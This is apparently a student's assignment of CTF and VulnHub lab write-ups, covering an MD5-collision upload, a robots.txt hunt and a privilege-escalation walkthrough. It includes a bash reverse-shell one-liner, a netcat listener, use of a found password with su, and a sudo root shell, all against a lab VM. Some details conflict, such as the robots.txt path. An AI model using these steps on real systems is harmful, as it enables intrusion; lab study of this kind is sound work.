An evil pair of executable programs

The following is an improvement of Diaz's example, which does not need a special extractor. Here are two pairs of executable programs (one pair runs on Windows, one pair on Linux).


- **Windows version:**
  - hello.exe. MD5 Sum: cdc47d670159eef60916ca03a9d4a007
  - erase.exe. MD5 Sum: cdc47d670159eef60916ca03a9d4a007
- **Linux version (i386):**
  - hello. MD5 Sum: da5c61e1edc0f18337e46418e48c1290
  - erase. MD5 Sum: da5c61e1edc0f18337e46418e48c1290

These programs must be run from the console. Here is what happens if you run them:

→Above, you can download to your preference, if you are using Windows or Linux, I went for Linux because that is what I was using. After downloading, change or rename the file to file.pdf(Add the .pdf), because that is the format for uploading, if you put anything else it will tell you something like this.

→And if you upload a PDF but the MD5 hashes are different it will output.

→Now, going back to what we downloaded from https://www.mscs.dal.ca/~selinger/md5collision/, lets upload it with a .pdf extension and see. This is my upload.




→And the result is,

```
    $size2 = $_FILES["file2"]["size"];
    $SIZE_LIMIT = 18 * 1024;

    if (($size1 < $SIZE_LIMIT) && ($size2 < $SIZE_LIMIT)) {
        if (($type1 == "application/pdf") && ($type2 == "application/pdf")) {
            $contents1 = file_get_contents($_FILES["file1"]["tmp_name"]);
            $contents2 = file_get_contents($_FILES["file2"]["tmp_name"]);

            if ($contents1 != $contents2) {
                if (md5_file($_FILES["file1"]["tmp_name"]) == md5_file($_FILES["file2"]["tmp_name"])) {
                    highlight_file("index.php");
                    die();
                } else {
                    echo "MD5 hashes do not match!";
                    die();
                }
            } else {
                echo "Files are not different!";
                die();
            }
        } else {
            echo "Not a PDF!";
            die();
        }
    } else {
        echo "File too large!";
        die();
    }
}

// FLAG: picoCTF{c0ngr4ts_u_r_1nv1t3d_aad886b9}

?>
<!DOCTYPE html>
<html lang="en">
```

→I have successfully done this challenge.


Challenge 8: https://play.picoctf.org/practice/challenge/4

Procedure:



→A link has been given, which when clicked upon opens up a blank site with the heading

"Welcome, Where are the robots?"




→Now the word "robots" makes me think of robots.txt files when it comes to solving CTFs. A robots. txt file tells search engine crawlers which URLs the crawler can access on your site. Even the hint suggests "What part of the website could tell you where the creator doesn't want you to look?".

So I access the robots.txt file by adding /robots.txt to the URL of the site. This is what I get.


```
User-agent: *
Disallow: /477ce.html
```

→Now my attention goes to the “Disallow” part of the file. It's an HTML extension which means it should lead to another webpage. I add “/8028f.html” to the site’s URL and voila! Here’s the flag.



→Here is the given flag!

picoCTF{ca1cu1at1ng_Mach1n3s_e0779}


Challenge 10: https://www.vulnhub.com/entry/escalate-my-privileges-1,448/

Procedure:

→Escalate My Privileges: 1 is a challenge posted on VulnHub created by Akanksha Sachin Verma. This is a write-up of my experience solving this awesome CTF challenge.

→With my Attack Machine (Kali Linux) and Victim Machine (Escalate My Privileges: 1) set up and running, I decided to get down to solving this challenge.

→I decided to start my journey by noting down the IP address of our victim machine. We are lucky that the author decided to display it directly on the login screen of the CentOS server.




→Great! The victim machine has the IP address 192.168.56.102. Let's continue with some port scanning .

→I decided to use my trusty nmap with options enabled to scan all ports and provide details about the service running using the command: nmap -p- -sV 192.168.56.102

```
zsh: corrupt history file /home/bala/.zsh_history
┌──(bala㉿kali)-[~]
└─$ sudo nmap -sS -sV -sC -p- 192.168.56.102
[sudo] password for bala:
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-14 18:58 IST
Nmap scan report for 192.168.56.102
Host is up (0.00052s latency).
Not shown: 65376 filtered tcp ports (no-response), 150 filtered tcp ports (host-prohibited)
PORT      STATE  SERVICE VERSION
22/tcp    open   ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 61161091bdd76c06dfa2b9b5b93bddb6 (RSA)
|   256 0ea4c9fcde53f61ddea9dee421347d1a (ECDSA)
|_  256 ec271e42651c4a3b931ca175be00220d (ED25519)
80/tcp    open   http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
| http-robots.txt: 1 disallowed entry
|_/phpbash.php
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Check your Privilege
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
111/tcp   open   rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100003  3,4         2049/udp   nfs
|   100003  3,4         2049/udp6  nfs
|   100005  1,2,3      20048/tcp   mountd
|   100005  1,2,3      20048/tcp6  mountd
|   100005  1,2,3      20048/udp   mountd
|   100005  1,2,3      20048/udp6  mountd
|   100021  1,3,4      36348/udp6  nlockmgr
|   100021  1,3,4      43761/tcp6  nlockmgr
|   100021  1,3,4      45631/tcp   nlockmgr
|   100021  1,3,4      56217/udp   nlockmgr
|   100024  1          38632/tcp6  status
```

→The nmap scan revealed a whole bunch of open ports on the victim machine. Now, the first thing that I noticed was port 80 and I decided to navigate to the website (http://192.168.56.102) using Firefox ESR as follows:




→Cool! A pretty index.html webpage which goes well with the theme of the challenge .

→Whenever, I am faced with a HTML page, I make it a point to view the webpage source code before attempting brute-force using tools like dirb or dirbuster. I decided to hit <CTRL+U> to view the webpage source.

→Interesting! The alt attribute in the img tag has a URL - http://ip/phpbash.php

→I decided to check out http://192.168.56.102/phpbash.php by replacing ip with the victim machine's IP address.



→And now without wasting our time. I create an oneliner bash reverse shell and start our Netcat payload listener port 5555. So that I can get the shell.

bash -i >& /dev/tcp/192.168.56.103/5555 0>&1.

```
apache@my_privilege:/var/www/html# id
uid=48(apache) gid=48(apache) groups=48(apache)
apache@my_privilege:/var/www/html# which python
/usr/bin/python
apache@my_privilege:/var/www/html# which nc
which: no nc in (/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin)
apache@my_privilege:/var/www/html# bash -i >& /dev/tcp/192.168.56.103/5555 0>&1
```

→ On the further enumerating the user home directory and we can see a user armour. And on armour user home directory we find a credentials.txt file. So I am using the cat command to open the file and we see a message my password is md5 (rootroot1).

```
┌──(bala㉿kali)-[~]
└─$ sudo nc -nlvp 5555
[sudo] password for bala:
listening on [any] 5555 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.102] 51224
bash: no job control in this shell
bash-4.2$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-4.2$ ls /home
ls /home
armour
bash-4.2$ cd /home/armour
cd /home/armour
bash-4.2$ ls -alh
ls -alh
total 24K
drwxrwxrwx  3 armour armour 121 Mar 21  2020 .
drwxr-xr-x. 3 root   root    19 Apr 11  2018 ..
-rwxrwxrwx  1 armour armour 123 Mar 19  2020 .bash_history
-rwxrwxrwx  1 armour armour  27 Mar 17  2020 .bashrc
drwxrwxrwx  3 armour armour  18 Mar 17  2020 .local
-rwxrwxrwx  1 root   armour 603 Mar 17  2020 .viminfo
-rw-r--r--  1 armour armour  30 Mar 21  2020 Credentials.txt
-rwxrwxrwx  1 root   root    17 Mar 17  2020 backup.sh
-rwxrwxrwx  1 root   root     8 Mar 17  2020 runme.sh
bash-4.2$ cat Credentials.txt
cat Credentials.txt
my password is
md5(rootroot1)
bash-4.2$
```

→ So I am changing our user to armour using SU (Switch User) command and we successfully changed our user.

```
drwxr-xr-x. 3 root   root    19 Apr 11  2018 ..
-rwxrwxrwx  1 armour armour 123 Mar 19  2020 .bash_history
-rwxrwxrwx  1 armour armour  27 Mar 17  2020 .bashrc
drwxrwxrwx  3 armour armour  18 Mar 17  2020 .local
-rwxrwxrwx  1 root   armour 603 Mar 17  2020 .viminfo
-rw-r--r--  1 armour armour  30 Mar 21  2020 Credentials.txt
-rwxrwxrwx  1 root   root    17 Mar 17  2020 backup.sh
-rwxrwxrwx  1 root   root     8 Mar 17  2020 runme.sh
bash-4.2$ cat Credentials.txt
cat Credentials.txt
my password is
md5(rootroot1)
bash-4.2$ su - armour
su - armour
Password: b7bc8489abe360486b4b19dbc242e885
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
bash -i
bash: no job control in this shell
[armour@my_privilege ~]$ sudo -l
sudo -l
sudo: sorry, you must have a tty to run sudo
[armour@my_privilege ~]$ python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
  File "/usr/lib64/python2.7/pty.py", line 165, in spawn
    pid, master_fd = fork()
  File "/usr/lib64/python2.7/pty.py", line 107, in fork
    master_fd, slave_fd = openpty()
  File "/usr/lib64/python2.7/pty.py", line 29, in openpty
    master_fd, slave_name = _open_terminal()
  File "/usr/lib64/python2.7/pty.py", line 70, in _open_terminal
    raise os.error, 'out of pty devices'
OSError: out of pty devices
[armour@my_privilege ~]$ which python3
which python3
/bin/python3
[armour@my_privilege ~]$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
[armour@my_privilege ~]$
```

Password: b7bc8489abe360486b4b19dbc242e885

Importing pty into the previleges of ‘armour’ user.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
[armour@my_privilege ~]$ sudo -l
sudo -l
Matching Defaults entries for armour on my_privilege:
    requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS
    DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1
    PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
    LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
    LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", env_keep+=LD_PRELOAD,
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User armour may run the following commands on my_privilege:
    (ALL : ALL) NOPASSWD: /bin/sh, /bin/bash, /usr/bin/sh, /usr/bin/bash,
        /bin/tcsh, /bin/csh, /bin/ksh, /bin/rksh, /bin/zsh, /usr/bin/fish,
        /bin/dash, /usr/bin/tmux, /usr/bin/rsh, /bin/rc, /usr/bin/rc,
        /usr/bin/rssh, /usr/bin/scponly, /bin/scponly, /usr/bin/rootsh,
        /usr/bin/shc, /usr/bin/shtool, /usr/bin/targetcli, /usr/bin/nano,
        /usr/bin/rnano, /usr/bin/awk, /usr/bin/dgawk, /usr/bin/gawk,
        /usr/bin/igawk, /usr/bin/pgawk, /usr/bin/curl, /bin/ed, /bin/red,
        /usr/bin/env, /usr/bin/cat, /usr/bin/chcon, /usr/bin/chgrp,
        /usr/bin/chmod, /usr/bin/chown, /usr/bin/cp, /usr/bin/cut, /usr/bin/dd,
        /usr/bin/head, /usr/bin/ln, /usr/bin/mv, /usr/bin/nice, /usr/bin/tail,
        /usr/bin/uniq, /usr/bin/ftp, /usr/bin/pftp, /usr/bin/zip,
        /usr/bin/zipcloak, /usr/bin/zipnote, /usr/bin/zipsplit,
        /usr/bin/funzip, /usr/bin/unzip, /usr/bin/unzipsfx, /usr/bin/zipgrep,
        /usr/bin/zipinfo, /usr/bin/7za, /usr/bin/socat, /usr/bin/php,
        /usr/bin/git, /usr/bin/rvim, /usr/bin/rvim, /usr/bin/vim,
        /usr/bin/vimdiff, /usr/bin/vimtutor, /usr/bin/vi, /bin/sed,
        /usr/bin/qalc, /usr/bin/e3, /usr/bin/dex, /usr/bin/elinks,
        /usr/bin/scp, /usr/bin/sftp, /usr/bin/ssh, /usr/bin/gtar, /usr/bin/tar,
        /usr/bin/rpm, /usr/bin/up2date, /usr/bin/yum, /usr/bin/expect,
        /usr/bin/find, /usr/bin/less, /usr/bin/more, /usr/bin/perl,
        /usr/bin/python, /usr/bin/man, /usr/bin/tclsh, /usr/bin/script,
        /usr/bin/nmap, /usr/bin/nmap, /usr/bin/aria2c, /usr/sbin/arp,
        /usr/bin/base64, /usr/bin/busybox, /usr/bin/cpan, /usr/bin/cpulimit,
        /usr/bin/crontab, /usr/bin/date, /usr/bin/diff, /usr/bin/dmesg,
        /usr/sbin/dmsetup, /usr/bin/dnf, /usr/bin/docker,
        /usr/bin/easy_install, /usr/bin/emacs, /usr/bin/expand,
        /usr/bin/facter, /usr/bin/file, /usr/bin/finger, /usr/bin/flock,
        /usr/bin/fmt, /usr/bin/fold, /usr/bin/gdb, /usr/bin/gimp,
```

→ Now there are many ways to get escalated.

→Guessing work,

And so the last but not the least password guessing is the one more way to go

```
[armour@my_privilege ~]$ sudo /bin/bash
sudo /bin/bash
[root@my_privilege armour]# sudo root
sudo root
sudo: root: command not found
[root@my_privilege armour]# sudo /root
sudo /root
sudo: /root: command not found
[root@my_privilege armour]# cd /root
cd /root
[root@my_privilege ~]#
```

→Next is to find list of all hidden files which are present in the root user

```
[root@my_privilege ~]# ls -alh
ls -alh
total 64K
dr-xr-x---. 12 root root 4.0K Mar 21  2020 .
dr-xr-xr-x. 19 root root 4.0K Mar 19  2020 ..
-rwxrwxrwx   1 root root    8 Feb 24  2020 .ash_history
-rwxrwxrwx.  1 root root   12 Mar 21  2020 .bash_history
-rwxrwxrwx.  1 root root   18 Dec 28  2013 .bash_logout
-rwxrwxrwx.  1 root root  200 Mar 18  2020 .bash_profile
-rwxrwxrwx.  1 root root  176 Dec 28  2013 .bashrc
drwxrwxrwx   3 root root   15 Feb 21  2020 .cache
drwxrwxrwx   4 root root   41 Feb 21  2020 .config
drwxrwxrwx   3 root root   17 Feb 24  2020 .cpan
-rwxrwxrwx.  1 root root  100 Dec 28  2013 .cshrc
drwxrwxrwx   2 root root   85 Feb 22  2020 .dex
drwxrwxrwx   3 root root   18 Feb 21  2020 .drush
drwxrwxrwx   2 root root   52 Feb 22  2020 .elinks
-rwxrwxrwx   1 root root    0 Feb 21  2020 .kpcli-history
-rwxrwxrwx   1 root root   46 Feb 24  2020 .lesshst
drwxrwxrwx   3 root root   18 Feb 21  2020 .local
-rw-------   1 root root 1.4K Mar 17  2020 .mysql_history
-rwxrwxrwx   1 root root    7 Feb 26  2020 .node_repl_history
drwxrwxrwx.  3 root root   18 Feb 21  2020 .pki
-rw-r--r--   1 root root   46 Mar 19  2020 proof.txt
drwxrwxrwx   2 root root   32 Feb 22  2020 .qalculate
-rwxrwxrwx   1 root root   45 Feb 26  2020 .sqlite_history
drwxrwxrwx   2 root root   54 Feb 21  2020 .targetcli
-rwxrwxrwx.  1 root root  129 Dec 28  2013 .tcshrc
-rwxrwxrwx   1 root root 5.4K Mar 21  2020 .viminfo
[root@my_privilege ~]#
```

→Finally, we need to open the ‘proof.txt’ file from the above list of files. we will get the required value.

Output:

```
[root@my_privilege ~]# cat proof.txt
cat proof.txt
Best of Luck
628435356e49f976bab2c04948d22fe4
[root@my_privilege ~]#
```

ASSIGNMENT QUESTIONS

1.Explain the difference between vulnerability assessment and penetration testing.

Ans: Vulnerability assessment and penetration testing are two distinct but complementary approaches to evaluating the security of a system or network:

Vulnerability Assessment:

→Vulnerability assessment is primarily focused on identifying and quantifying vulnerabilities within a system or network.

→It typically involves automated tools that scan for known vulnerabilities in software versions, configurations, and patch levels.

→The output of a vulnerability assessment is a list of vulnerabilities with severity ratings, helping organizations understand their security posture and prioritize remediation efforts.

Penetration Testing:

→Penetration testing, on the other hand, simulates real-world attacks to identify and exploit vulnerabilities.

→It employs a combination of automated tools and manual techniques to actively exploit vulnerabilities and gain unauthorized access to systems.

→Unlike vulnerability assessment, penetration testing aims to demonstrate the impact of vulnerabilities by mimicking the tactics of real attackers.

→The output of a penetration test includes detailed reports of successful exploits and compromised systems, along with recommendations for improving security defenses.

In essence, vulnerability assessment identifies vulnerabilities, while penetration testing evaluates the effectiveness of security measures by actively attempting to exploit those vulnerabilities. Both are vital for maintaining robust cybersecurity defenses.

2. Describe the role of social engineering in a penetration test and how it is mitigated?

Ans: Social engineering plays a crucial role in penetration testing as it involves manipulating individuals within an organization to divulge sensitive information or perform actions that compromise security. In a penetration test, social

engineering techniques are used to assess the human element of security defenses, which is often considered the weakest link. Here's how it typically works:

Role of Social Engineering in Penetration Testing:

